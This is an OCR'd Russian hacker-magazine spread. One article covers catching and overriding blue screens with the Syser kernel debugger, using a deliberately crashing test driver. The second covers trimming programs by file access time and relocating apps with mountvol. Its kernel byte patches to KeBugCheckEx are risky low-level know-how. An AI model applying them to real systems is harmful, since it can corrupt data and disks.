Поиск диверсанта зачастую отнимает несколько дней кропотливого ручного труда и, что самое неприятное, — исправить разрушенные структуры данных практически невозможно, а, значит, перезагрузки все равно не избежать. Хотя с риском для жизни еще можно вернуться на уровень прикладного режима, попробовав сохранить хотя бы часть данных. Если нам повезет, то с разрушенным пулом (специальной областью ядерной памяти) можно проработать несколько минут, а иногда и дней. В исключительных ситуациях система держится на плаву целую неделю, однако никакого смысла в таком экстриме нет. Риск разрушения дисковых томов очень велик и потому, сохранив все несохраненные данные, лучше все-таки перезагрузиться.

ПОДГОТОВКА К РАБОТЕ

Для борьбы с голубыми экранами смерти нам понадобится любой достойный термоядерный отладчик, загруженный до их возникновения (надеюсь, не нужно объяснять почему?). Достойных отладчиков ядра всего три: SoftICE, Syser и Microsoft Kernel Debugger, но SoftICE не работает на Висле и Server'е 2008, а Microsoft Kernel Debugger — это вообще не вариант. Остается Syser, который мы и будем использовать.
Установка обычно проходит гладко и без нареканий. Выбираем ручной режим загрузки (boot — manual) и, чтобы не грузить его вручную (это ж напряг какой!), перетягиваем иконку «*Syser Loader*», созданную инсталлятором в папку «Автозагрузка». В принципе, можно не извращаться и выбрать автоматический режим загрузки. Но в этом случае, если возникнет конфликт отладчика с операционной системой, его будет трудно выгрузить.
Окей, будем считать, что Syser загружен и готов работе, что подтверждается наличием соответствующей управляющей консоли на экране. Ее можно свернуть или совсем закрыть — отладчику от этого хуже не станет. Однако мы ничего закрывать не будем, поскольку чуть позже планируем немного поэкспериментировать с дефективным драйвером, запуск которого как раз и осуществляется через эту консоль. А сейчас нажимаем <CTRL-F12> и вводим магическую команду «*bpm KeBugCheckEx x<ENTER>x<ENTER>*», заставляющую Syser перехватывать вызов функции *KeBugCheckEx* до возникновения голубого экрана смерти. Набирать ее придется вручную при каждом запуске Syser'а, поскольку текущие версии отладчика, увы, макросов автозапуска не поддерживают (в SoftICE делать вообще ничего не надо, так как он перехватывает *KeBugCheckEx* по умолчанию). На этом нашу миссию можно считать законченной. Теперь ни один голубой экран смерти не пробежит мимо нас незамеченным!

УРОКИ ПРАКТИЧЕСКОЙ МАГИИ

Напишем простой драйвер, обращающийся к памяти по нулевому указателю (что категорически недопустимо) и, как следствие, вызывающий BSOD, с которым мы и будем сражаться.
Исходный ассемблерный текст простейшего драйвера-убийцы приведен ниже:


ПОДПИСЬ: CALL-THE-BSOD.ASM

```
.686
.model flat, stdcall

extern DbgPrint:PROC
.code

DriverEntry proc
  push offset to_die
  ; вывод предупредительного сообщения
  CALL DbgPrint
  pop eax

  XOR EAX, EAX
  ; обнуляем регистр EAX
  MOV EAX, [EAX]
  ; здесь выскакивает BSOD
  push offset happy
```




Устраиваем «короткое замыкание» в функции KeBugCheckEx

Голубой экран смерти, вызванный нашим драйвером-убийцей CALL-the-BSOD.sys



warning

Работа с операционкой в аварийном режиме может привести к краху системы и потере данных.



dvd

Полную версию Syser и другие вспомогательные инструменты, включая тестовый драйвер, ты найдешь на нашем диске.

```
  ; если ты читаешь этот текст,
  CALL DbgPrint
  ; значит, ты еще жив :)
  pop eax

  mov eax, 0C0000182h
  ; STATUS_DEVICE_CONFIGURATION_ERROR
;      RET
   ; Four-F says
   RETN 8
   ; <- haron says
DriverEntry endp

.data
to_die DB "*] prepare to die! [*",0Dh,0Ah,0
happy  DB "*] welcome to life [*",0Dh,0Ah,0

end DriverEntry
```

Для его сборки нам понадобится **NTDDK** (который можно бесплатно скачать с серверов Microsoft), а также командный файл, в котором переменная окружения *ntoskrnl* содержит полный путь к библиотеке *ntoskrnl.lib* (зависящий от того, куда инсталлятор установил NTDDK). Как видно, мыщъх использует путь, отличный от пути по умолчанию (*C:\Program Files*) и потому нуждающийся в коррекции. В противном случае собрать драйвер не получится. На всякий случай, готовый драйвер *CALL-the-BSOD.sys* прилагается к статье.

ПОДПИСЬ: BAT-ФАЙЛ ДЛЯ СБОРКИ ДРАЙВЕРА

```
@ECHO OFF
REM устанавливаем необходимые переменные окружения
SET FILE_NAME=CALL-the-BSOD
SET ntoskrnl=D:\NTDDK\libchk\i386\ntoskrnl.lib

REM удаляем результаты предыдущей сборки
IF EXIST %FILE_NAME%.obj DEL %FILE_NAME%.obj

REM транслируем ассемблерный листинг
ml /nologo /c /coff %FILE_NAME%.asm
IF NOT EXIST %FILE_NAME%.obj GOTO err

REM линкуем сгенерированный .obj файл
link /nologo /driver /base:0x10000 /align:32
    /out:%FILE_NAME%.sys /subsystem:native
    %FILE_NAME%.obj %ntoskrnl%
GOTO end

:err
ECHO -ERR!

:end
```


ПЕРВЫЙ БОЙ — ОН ТРУДНЫЙ САМЫЙ!

В консоли Syser'а находим пункт «*Tools*», а в нем — «*Quick Driver Loader*». В появившемся диалоговом окне указываем путь к драйверу *CALL-the-BSOD.sys* (Driver File Name). Имя сервиса (Service Name) загрузчик подставит самостоятельно. Нажимаем «*Install*» (установка) и «*Start*» (внимание: установку драйвера достаточно выполнить всего один раз и затем просто давить «*Start*», а когда надоест экспериментировать — сказать «*Uninstall*» для удаления сервиса из системы, но впрочем, можно и не говорить, это всего лишь запись в реестре, которая никому не мешает).

Но мы сильно забегаем вперед. После нажатия кнопки «*Start*» отладчик появляется на экране, послушно остановившись на функции *KeBugCheckEx*. Если теперь нажать «*x<ENTER>*» для выхода из отладчика, передавая управления функции *KeBugCheckEx*, система немедленно рухнет, отображая следующий BSOD (смотри рисунок), то есть свершится то, что произошло бы, если бы отладчик не был установлен и сконфигурирован. Обратившись к NTDDK, мы узнаем, что номер *1Eh* принадлежит BugCheck-коду *KMODE_EXCEPTION_NOT_HANDLED*, сигнализирующему об ошибке доступа к памяти. Первый аргумент функции *KeBugCheckEx* содержит код исключения, в данном случае равный *C0000005h* (*STATUS_ACCESS_VIOLATION* — нарушение доступа). Второй аргумент (равный *F75DF2AFh*) — адрес дефективной машинной инструкции, до которой можно «дотянуться» командой «*u *(esp+(4*3))*» — дизассемблировать содержимое указателя, лежащего в третьем двойном слове относительно регистра-указателя вершины стека.

Если команда введена правильно, мы увидим код драйвера-убийцы, который мы только что компилировали, линковали и загружали через «**Quick Driver Loader**». Все ясно! Машинная команда *MOV EAX, [EAX]* (где *EAX*, как мы помним, равен нулю) обращается к нулевой ячейке памяти. Процессор генерирует исключение, подхватываемое ядром и после непродолжительных мытарств попадающее под трибунал *KeBugCheckEx*.

На регистры, отображаемые отладчиком в левом верхнем окне, лучше не смотреть. *EAX* там равен не нулю, а черт знает чему, а все потому, что с момента вызова исключения прошло слишком много времени, и регистровый контекст был изменен. А потому, возвращаться назад в драйвер нам нельзя. Точнее — можно, но для этого потребуется совершить слишком



Загрузка драйвера-убийцы через Quick Driver Loader отладчика Syser

Зацикливаем функцию KeBugCheckEx

большое количество телодвижений, а мы тут не акробатикой занимаемся, а хакерством. Не будем крутить попой! Будем думать головой!

УНИВЕРСАЛЬНЫЕ СПОСОБЫ РЕАНИМАЦИИ СИСТЕМЫ

Начинаем мозговой штурм. Какие будут предложения?
Что мы вообще делаем на ядерном уровне, когда можно просто совершить нуль-транспортировку на прикладном, на котором никакие BSOD'ы не возникают. Самое худшее, что может здесь случиться — это критическая ошибка, вызывающая аварийное завершение текущего приложения, но никак не падение всей системы целиком.
А что же ядро? Как там со стеком и прочими структурами данных? В каком состоянии мы их оставим? Ну, что касается ядра, то при вызове ядерных функций с прикладного уровня оно заново подготавливает регистровый контекст, и все будет OK. То же самое происходит и при генерации аппаратных прерываний, механизм диспетчеризации которых заслуживает отдельной статьи. Самая большая опасность, которая нам грозит — это прерывание функции драйвера, оставляющей свои собственные данные в хаотичном состоянии (при последующем обращении к ним BSOD с высокой степенью вероятности вспыхнет вновь).
Ладно, рискнем (а что нам еще остается делать?) и воспользуемся легальной функций возвращения на прикладной уровень (которая, между прочим, недокументированна и варьируется от системы к системе). А других вариантов нет? Почему же? Ядро работает с кодовым селектором *08h*, прикладной уровень — *1Bh*, следовательно, для нуль -транспортировки достаточно изменить регистр *CS* с *08h* на *1Bh*. Но Syser отказывается воспринимать команду «*r CS 1B*», ругаясь на ошибку синтаксиса, хотя с синтаксисом все нормально. Syser определенно еще не доделан и, чтобы изменить *CS*, приходится щелкать мышью по окну с регистрами и модифицировать CS вручную, посредством графического интерфейса (хвост бы его побрал). После можно со спокойной совестью выйти из отладчика по <CTRL-F12> и… тут же попасть под артобстрел голубых экранов смерти, падающих один за другим. Если не сдаваться и мужественно возвращаться каждый раз на прикладной режим путем модификации *CS*, то (при определенной степени везения) можно дождаться относительного затишья и продолжить работать на прикладном уровне, как ни в чем не бывало.
А вот другое решение. Вместо того, чтобы нуль-транспортироваться на прикладной режим, оставляя ядро в аварийном состоянии, попробуем модифицировать функцию *KeBugCheckEx*, воткнув в нее машинную команду «*RETN 14h*», соответствующую машинному коду: *C2h 14h 00h*.
Находясь в начале *KeBugCheckEx*, просто дадим команду «d eip» (отобразить в дампе памяти содержимое по адресу, на который указывает регистр *EIP*). Щелкнув мышью по верхнему окну, заменим три первых байта на «*C2h 14h 00h*». Поскольку Syser — сырой продукт, синхронизация дампа памяти с окном кода отсутствует. Чтобы увидеть проделанные изменения, кликаем по кодовому окну, нажав <PageUp>/<PageDown>.
Ага, теперь, команда «RETN 14h» появилась в самом начале функции *KeBugCheckEx*!
Ну и, чего мы добились? Многие виды исключений при попытке игнорирования их таким варварским путем будут вызывать BSOD вновь и вновь, пусть он уже не появится на экране (ведь своим *RETN 14h* мы фактически устроили короткое замыкание внутри функции-палача).
Однако на многопроцессорных системах (включая HT- и многоядерные процессоры) все будет работать, хоть и сильно тормозить, поскольку «зацикливание» одного ядерного «потока» практически не повлияет на все остальные. «Поток» взят в кавычки потому, что в ядре NT никаких потоков нет, но для объяснения происходящего такая трактовка вполне сойдет.
А вот еще один вариант. Вместо возврата из *KeBugCheckEx* просто зациклим ее, воткнув в начало команду *JMP SHORT $-2*, которой соответствует следующий машинный код: *EBh FEh*, внедряемый по прежней схеме: «*d eip*», и дальше запись *EBh FEh* поверх существующего кода.
Зацикливая *KeBugCheckEx* на однопроцессорной машине, мы сильно рискуем получить глухой завис. Двухпроцессорные тачки какое-то время успеют проработать, прежде чем оба процессора вызовут *KeBugCheckEx* и войдут в бесконечный цикл, из которого их может вывести только аппаратное прерывание, сгенерированное таймером или иными внешними устройствами (правда, при этом существует реальная угроза переполнения стека). Если *KeBugCheckEx* многократно вызывается, выпадая в бесконечный цикл и оставляя переданные аргументы на вершине стека, то стеку рано или поздно наступит конец. Ловить исключение уже некому и система уйдет в перезагрузку безо всяких голубых экранов. Впрочем, это можно исправить путем изменения *JMP SHORT $-2* на *ADD ESP, 14h/JMP SHORT $-2*, что соответствует машинному коду: *83h C4h 14h/EBh FEh*.
Вероятность выживания системы существенно повышается. Впрочем, все универсальные приемы преодоления BSOD далеки от совершенства, ведь если бы хоть одно надежное универсальное решение существовало, то его уже давно бы реализовали: если не сама Microsoft, то сторонние разработчики. Так что без изучения ассемблера и анатомических особенностей NT-подобных систем нам все равно далеко не уйти.

КАК Я РАНЬШЕ ЭТОГО НЕ СДЕЛАЛ?

Хакерские навыки не приобретаются в одночасье. Начиная с простых экспериментов и употребления различных «рецептурных справочников», мы постепенно въезжаем в суть вещей. Мир устроен одновременно и просто, и сложно. Многие задачи зачастую после решения кажутся простыми. Термоядерные отладчики позволяют разрулить огромное количество мелких и крупных проблем. Для грамотного использования отладчиков необходимы практика и интуиция. Мыщъх искренне надеется, что эта статья и будет тем пинком (гм, толчком), который подвигнет тебя на эксперименты и исследования.



info

Ранее мы описывали методы борьбы с BSOD с помощью SoftICE. В настоящее время поддержка SoftICE прекращена, и хотя старые версии все еще можно найти в Сети, они не дружат с Windows Vista и Server 2008. Мыщъх (при финансировании компании K7 Computing) вплотную занялся переносом SoftICE под новые системы, так что следи за новостями! Первая пре-альфа уже на подходе!



КРИС КАСПЕРСКИ

РЕЦЕПТЫ НЕДЕТСКОГО ПОХУДАНИЯ

КАК УРЕЗАТЬ ДИСТРИБУТИВЫ И СДЕЛАТЬ ПРИЛОЖЕНИЯ ПОРТИРУЕМЫМИ

А почему бы сегодня нам не заняться хирургией? Положим под нож наши прожорливые программы или даже саму операционную систему и попробуем выкинуть из них все лишнее. А выкинуть можно многое! Рядовой дистрибутив ужимается в три и более раз, при этом практически не теряет в функциональности. Большинство утилит можно сделать портируемыми — и все это средствами самой ОС! Итак, начинаем операцию!

Разработчики программного обеспечения, похоже, совсем потеряли нюх и пихают в дистрибутивы всякий хлам, даже тот, что заведомо не будет использоваться. Вполне типичная ситуация — динамическая библиотека есть, а загружающий ее код вырезан еще пару версий тому назад, вот она и болтается на диске как неприкаянная. Про разные файлы с текстами лицензионных соглашений и прочий упаковочный «пенопласт» можно даже и не говорить!

Практически все дистрибутивы поддерживают ручной режим инсталляции с выбором необходимых компонентов, однако качество его реализации оставляет желать лучшего. Зачастую даже в минимальном варианте поставки мы получаем кучу неиспользуемого барахла, транжирящего дисковое место.

Нашей задачей будет избавление от всего лишнего, включая «мусор», оставленный кривыми деинсталляторами в каталогах Windows и System32. Опытные хакеры, вооруженные отладчиками, дизассемблерами, файловыми мониторами, API-шпионами и прочей амуницией подобного типа, после непродолжительного исследования могут с полной уверенностью определить, зачем (не)нужен тот или иной файл и когда он (не)используется. А как быть тем, кто смотрит на ассемблерные листинги, как на священные тексты, и ни черта не понимает, за какой хвост дергать отладчик, чтобы он сказал «му»?!

Существует множество варварских методов облегчения дистрибутива, проводимых в кустарных условиях подручными инструментами без всякой анестезии. Одно неверное нажатие <DEL> может запросто угробить весь дистрибутив или, что хуже, искалечить его. Сохранив возможность запускаться, изуродованная программа подло рухнет в самый ответственный момент. Впрочем, риск не так уж и велик, особенно если не злоупотреблять. К тому же переустановить «убитый» дистрибутив — не проблема.

Естественно, эксперименты требуют времени. А время — это деньги. Соответственно, если обрезание требует продолжительного траха, то ну его в баню. Лучше вложить свои силы во что-то полезное, а на вырученные деньги приобрести более емкий жесткий диск или даже весь компьютер целиком. Поэтому мы будем говорить лишь о тех способах, которые не требуют слишком больших телодвижений.

ТАЙНА ТРЕХ ПЕЧАТЕЙ

Начиная с Windows 95, каждый файл прокомпостирован **тремя временными штампами**. Первый — время модификации (или так называемое MS-DOS время, оставленное, главным образом, в целях обратной совместимости), второй — время создания файла на диске, третий — время последнего открытия файла на запись или чтение.


По умолчанию «Проводник» Windows и большинство оболочек отображают именно MS-DOS время, которое нам совершенно неинтересно, поскольку не несет никакой достоверной информации. Теоретически — это время первого создания файла, сохраняющееся при копировании файла на другой диск, архивации и даже инсталляции. Однако разработчики программного обеспечения зачастую изменяют MS-DOS время так, чтобы у всех файлов оно было одинаково, хотя всем понятно, что истинная дата «рождения» файла отличается от присвоенной ему инсталлятором.

Дата создания файла автоматически проставляется операционной сис-





warning
Экспериментируя с файлами приложения, ты рискуешь сделать его неработоспособным. Будь осторожен, чтобы приложение не рухнуло в самый последний момент.



dvd
На диске, среди материалов к этой статье, ты найдешь вспомогательные утилиты для того, чтобы выполнить все описанные действия.

темой. При копировании/архивации эта временная метка честно обновляется (хотя архиваторы и копировщики при желании могут сохранять ее, но это уже экзотика, не имеющая к обсуждаемой теме никакого отношения).

А вот **время последнего обращения к файлу** — самая большая ценность, так как благодаря ему мы можем легко и быстро отделить мусор от полезного stuff'а. Что происходит при запуске программы? Правильно: она обращается к определенным файлам, и штамп времени их последнего открытия неизбежно изменяется, что позволяет нам мгновенно определить, какие файлы необходимы программе, а без каких она может и обойтись.

Естественно, в процессе запуска программы загружаются только базовые компоненты и вовсе не факт, что их окажется достаточно для нормальной работы. Скажем, печать довольно часто реализуется в виде отдельной библиотеки, загружаемой лишь при нажатии иконки, символизирующей принтер. **Загрузка компонентов по потребности** — весьма распространенный прием программирования. И прежде, чем приступать к расчистке мусора, следует поработать с программой некоторое время, например, неделю или даже месяц, гарантируя, что за это время мы «выбрали» весь необходимый нам функционал, но не взяли ничего лишнего. Например, если случайно нажать <F1> — загрузится раздел справки (и, возможно, динамические библиотеки, обеспечивающие его функционирование). Штамп времени последнего обращения ко всем этим файлам будет автоматически изменен, хотя они нам ни хвоста не нужны. Так что в процессе набора статистики следует вести себя предельно осторожно: не делать резких движений и не нажимать тех кнопок (пунктов меню), без которых можно обойтись.

ПРИСТУПАЕМ К ОПЕРАЦИИ


Окей, будем считать, что у нас имеется программа (или сама ОС), поработавшая некоторое время, и мы горим желанием выкинуть из нее все ненужное — все то, что за это время ни разу не было использовано. Тащим подопытную мышку на операционный стол, в роли которого в нашем случае выступает популярный файл-менеджер **FAR.**

Жмем <CTRL-F9> для сортировки файлов по времени доступа и давим <Ctrl-5> (не <F5>, а просто <5>), заставляя FAR отображать время доступа, которое он по умолчанию (вот подлец!) не отображает.

Вот, например, результат исследования каталога *C:\Program Files\Microsoft Visual Studio\VC98\Bin* (смотри скриншот), в котором компилятор MS Visual Studio хранит свои исполняемые файлы. Как мы видим, его содержимое четко делится на три основные группы. В первую попадают постоянно используемые файлы, образующие ядро компилятора. Последний раз все они открывались в течение одного дня — 19.02.08, а точнее, в 23:43. Вторую группу образуют редко используемые файлы, открываемые в период с 15.02.08 по 16.01.08. Прожить без них можно, но... сложно. В третью группу попадают файлы, последний раз открытые несколько месяцев назад, причем в одно и то же время — 23.10.07/20:20, что, вероятно, произошло при антивирусной проверке или глобальном контекстном поиске. Вполне логично, если автор в течение полугода (а может, и больше) спокойно жил без этих файлов, то проживет и дальше, а потому их можно удалить или перенести на внешний носитель, например, на DVD.

Просматривая содержимое папки Windows, мыщъх обнаружил, что **70%** объема приходится на файлы, которые практически не используются. MS Office показал более скромную цифру, едва преодолев планку в **62%** (притом, что он изначально был установлен в минимальном комплекте, в частности автор не инсталлировал Excel и прочую не нужную лично ему муть). Но все-таки **62%** — немало! И это пространство занято реально невостребованными компонентами, которые могут быть беспрепятственно удалены или перемещены на DVD, FLASH или сетевой диск.

Главное достоинство предложенного метода — в его точности (ложные негативные и позитивные срабатывания, то есть пропуск нужных файлов, практически полностью исключены), высокой скорости (на поиск редко используемых файлов уходят считанные минуты) и «демократических» требованиях к квалификации пользователя. Главный же недостаток — в том, что из тех файлов, к которым



Поиск давно неиспользуемых файлов

Определение времени последнего открытия файлов

происходит обращение, можно выкинуть еще добрую половину, но тут уже без отладчика и дизассемблера не обойтись.
Кстати, чтобы не блуждать по запутанной иерархии папок, достаточно нажать **Пуск → Найти → Файлы и папки → Дата → Файлы открытые → с ... по ...** и приказать системе искать файлы, которые ни разу не открывались за последние полгода. Но в этом случае готовься увидеть огромную кучу мусора. Конечно, удалять весь этот хлам нужно с большой осторожностью, а то потом можно не досчитаться курсовой, написанной еще в прошлом году или фотографии некогда любимой девушки, хранимой чисто из сентиментальных соображений.
Тем не менее, если обнаруживается большое количество «нужных» файлов, не открываемых годами, следует задуматься: а так ли они нужны?

ПЕРЕНОС ПРИЛОЖЕНИЙ

Допустим, у нас имеются редко используемые приложения (например, Photoshop), занимающие много места, но практически несодержащие «мусора», который можно было бы удалить. Тем более, применительно к Photoshop'у, включающему множество фильтров — никогда не знаешь наперед, какой фильтр и когда тебе понадобится. В этом случае удаление редко используемых компонентов практически не высвобождает дискового пространства, но зато приносит огромную головную боль.

X-фактор

Методика определения степени «нужности» файла, основанная на штампе времени, чрезвычайно чувствительна к различным посторонним возмущениям: антивирусам, системам индексации, глобальному контекстному поиску и прочим X-факторам, «лапающим» все файлы без разбора и искажающим дату последнего открытия. А потому перед сбором статистики их необходимо отключить. Или хотя бы настроить антивирусы так, чтобы они проверяли только открываемые или вновь создаваемые файлы. В противном случае мы получим огромное количество ложных позитивных ошибок – то есть примем бесполезный мусор за нужные файлы. То же самое относится и к операции тотальной архивации диска – штука, бесспорно, полезная, но, увы, безнадежно затирающая прежний штамп времени.

На самом деле такие приложения можно целиком перенести на FLASH или даже в другой раздел диска. Естественно, «тупое» копирование главной папки программы — это не наш метод. Если после переезда на новое место жительства приложение сохранит способность запуститься — нам очень сильно повезло. Программисты активно используют абсолютные пути, прописывая их и реестре, и в различных конфигурационных файлах, и еще хвост знает где.
Следовательно, приложение должно сохранять абсолютный путь к себе в целости и сохранности (то есть, что-то типа *C:\Program Files\Microsoft Office*), но физически размещаться на FLASH-брелке. Бред? Вовсе нет. Операционные системы линейки NT выгодно отличаются от семейства 9x тем, что позволяют **монтировать логический диск** на любой каталог при условии, что он пустой.
Делается это следующим образом. Вставляем FLASH в USB-порт — допустим, система присваивает ей букву *E:*. Переносим все содержимое папки «*C:\Program Files\Microsoft Office*» в корневой каталог диска *E:*, но саму папку «*Microsoft Office*» не удаляем. Главное — чтобы она была пустой, а у нас были права администратора (не обязательно входить в систему под администратором, вполне можно запустить *cmd.exe* посредством службы **RunAs** или, создав ярлык, указать в его свойствах *Запускать от имени…*).
А запускать мы будем утилиту *MOUNTVOL.EXE*, входящую в комплект стандартной поставки всех NT-подобных систем, начиная с W2K. При запуске без ключей она выдаст полный список точек подключения, который выглядит приблизительно так, как показано на скриншоте.
